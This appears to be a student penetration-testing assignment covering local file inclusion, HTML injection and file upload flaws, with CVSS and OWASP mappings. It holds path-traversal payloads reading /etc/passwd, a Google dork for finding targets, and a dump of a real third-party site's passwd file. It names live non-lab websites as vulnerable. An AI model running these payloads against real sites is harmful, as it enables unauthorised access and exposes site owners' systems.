Assignment 7

1. TASK-1:

1. TITLE OF THE VULNERABILITY: LOCAL FILE INCLUSION

2. CVSS SCORE: Base score of 9 in cvss v2

Base score of 8.6 in cvss v3

3. RELATE WITH OWASP TOP 10:

A05:2024 SECURITY MISCONFIGURATION

A01:2024 BROKEN ACCSESS CONTROL

4. DESCRIPTION:

Here we check the above mentioned websites for LFI (local file inclusion) vulnerability which they display the vulnerable and confidential files of the website

5. DETAILED EXPLANATION:

We find the websites having a vulnerability of LFI which files display by the URL payloads, this causes some secret information and files are visible and access to unauthorised people. It can help hackers and threat makers in phase of reconnaissance.

6. IMPACT: It leads information leaks may causes information disclosure violation. And it displays all the security configuration of the system so attacker can make his payloads easily and by this it causes leak of source code.

7. RECOMMENDATIONS: Use high level of testing to test the website before release and use secure file access permissions. Disable Dangerous Features and monitor the log activities and set proper file permissions. Whitelisting file access and input validation and sanitizations.

8. REFERENCE: I reference from the workshop and internship done by the supraja technologies and I able to done by the google dorks practice.

9. STEP BY STEP PROCEDURE:

1. VULNERABILITY WEBSITES:

1. WEBSITE: https://confituredebali.com

2. WEBSITE: https://staff.edmarker.com

2. PAYLOADS:

1. WEBSITE: ../../../../../../../../etc/passwd

2. WEBSITE: /etc/passwd%00

3. STEP BY STEP PROCESS TO REPRODUCE VULNERABILITY:

1. We go to google to get these vulnerable websites by google dorks.


2. Now we use the google dork “inurl: index.php/page=”

3. We go to the result website’s and use the mention payloads on the websites url’s.

4. If the website respond and give data according to url it is vulnerable.

10. PROOF OF CONCEPT:

1. WEBSITE:



2. WEBSITE:

staff.edmarker.com/index.php?page=/etc/passwd%00

Gmail YouTube Maps Sign in 4K Aesthetic anime... My Account - PortS... All Bookmarks

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin exim:x:93:93::/var/spool/exim:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin isupport:x:500:500::/home/isupport:/bin/bash www-data:x:501:501::/home/www-data:/bin/bash tomcat:x:502:502::/home/tomcat:/bin/bash rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin

对不起，操作出错

Message:InternalError
TComponentNotDefinedException: Component type ?etc/passwd

IP: 223.196.193.74
UserName:
Time: 2024-12-06 18:18:36
[B a c k]

Powered by SOLUCIS
Copyright © 2007 CIS IT Solutions Sdn Bhd. All rights reserved.

TASK-2:

1. TITLE OF THE VULNERABILITY: HTML Injection Vulnerability

2. CVSS SCORE: Base score of 6.1 to 7.2 in cvss v3

3. RELATE TO OWASP TOP 10: A04: 2024 INJECTION

4. DESCRIPTION: Here we access the internet to find the websites having html injection.

5. DETAILED EXPLANATION: The html injection is an attack where the attacker dump or input html code if any website work it can be declared as html injection. By this html injection we can access the some details that can be vulnerable with html code as payload.

6. IMPACT: the impact of this attack that it causes the confidentiality breach, reputation damage and legal consequences, user interface manipulation and trust issues on organisation.

7. RECOMMENDATIONS: use the secure file uploads, disable dangerous html tags or features, set proper http security headers, Restrict Dynamic content, output escaping and input validation and sanitization.

8. REFERENCE: I reference from the workshop and internship done by the supraja technologies. Some reference from various hacking tutorials and books related to cyber security, at last the major from internet and chatgpt.

9. STEP BY STEP PROCEDURE:

1. Vulnerable website:

1. **Website:** https://www.transpakcorp.com
2. **Website:** http://testphp.vulnweb.com

2. Payload:

1. **Website:** <h1>dd</h1>
2. **Website:** <h1>kj</h1>

3. Step by step to produce the vulnerability:


1. We go to google and search for website having older of 2010 and 2015

2. Now go to each websites at inputs of everything like email login and search etc using the html tags or codes if we get result it to be a vulnerability website.

3. Now we check different payloads for information gathering.

10. Proof of concept:

1. Website:



2. Website:

TASK-3:

1. TITLE OF THE VULNERABILITY: file upload vulnerability

2. CVSS SCORE: Base score of 7.5 to 9.8 in cvss v3

3. RELATE TO OWASP TOP10:

1. A01: 2024 BROKEN ACCSSES CONTROL
2. A04: 2024 Insecure Design

4. DESCRIPTION:

Here we do multiple methods of the file upload vulnerability with different scenarios.

5. DETAILED EXPLANATION:

We done the various types of file uploading vulnerability like 1. Uploading larger PDF files than the specified size.

2. Uploading images in the place of pdf.
3. Uploading malicious PHP code in the place of pdf.

6. IMPACT:

The impact of this method causes malware distribution, bypassing security, web defacement and remote execution.

7. RECOMMENDATIONS:

The recommendations for to avoid the vulnerability is input sanitation, file name sanitation and upload directory configuration.

8. REFERENCE:

The reference from the supraja workshops and internship, were some information also from internet and books.

9. STEP BY STEP PROCEDURE:

1. Vulnerable website:


1. **Website:** dvwa


2. Vulnerable payload:

“.php.jpg”

“exe.png”

10. Proof of concept:






Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/upload22.php.jpg succesfully uploaded!

More Information



Choose an image to upload:

Browse... No file selected.

Upload

../../hackable/uploads/virus.exe succesfully uploaded!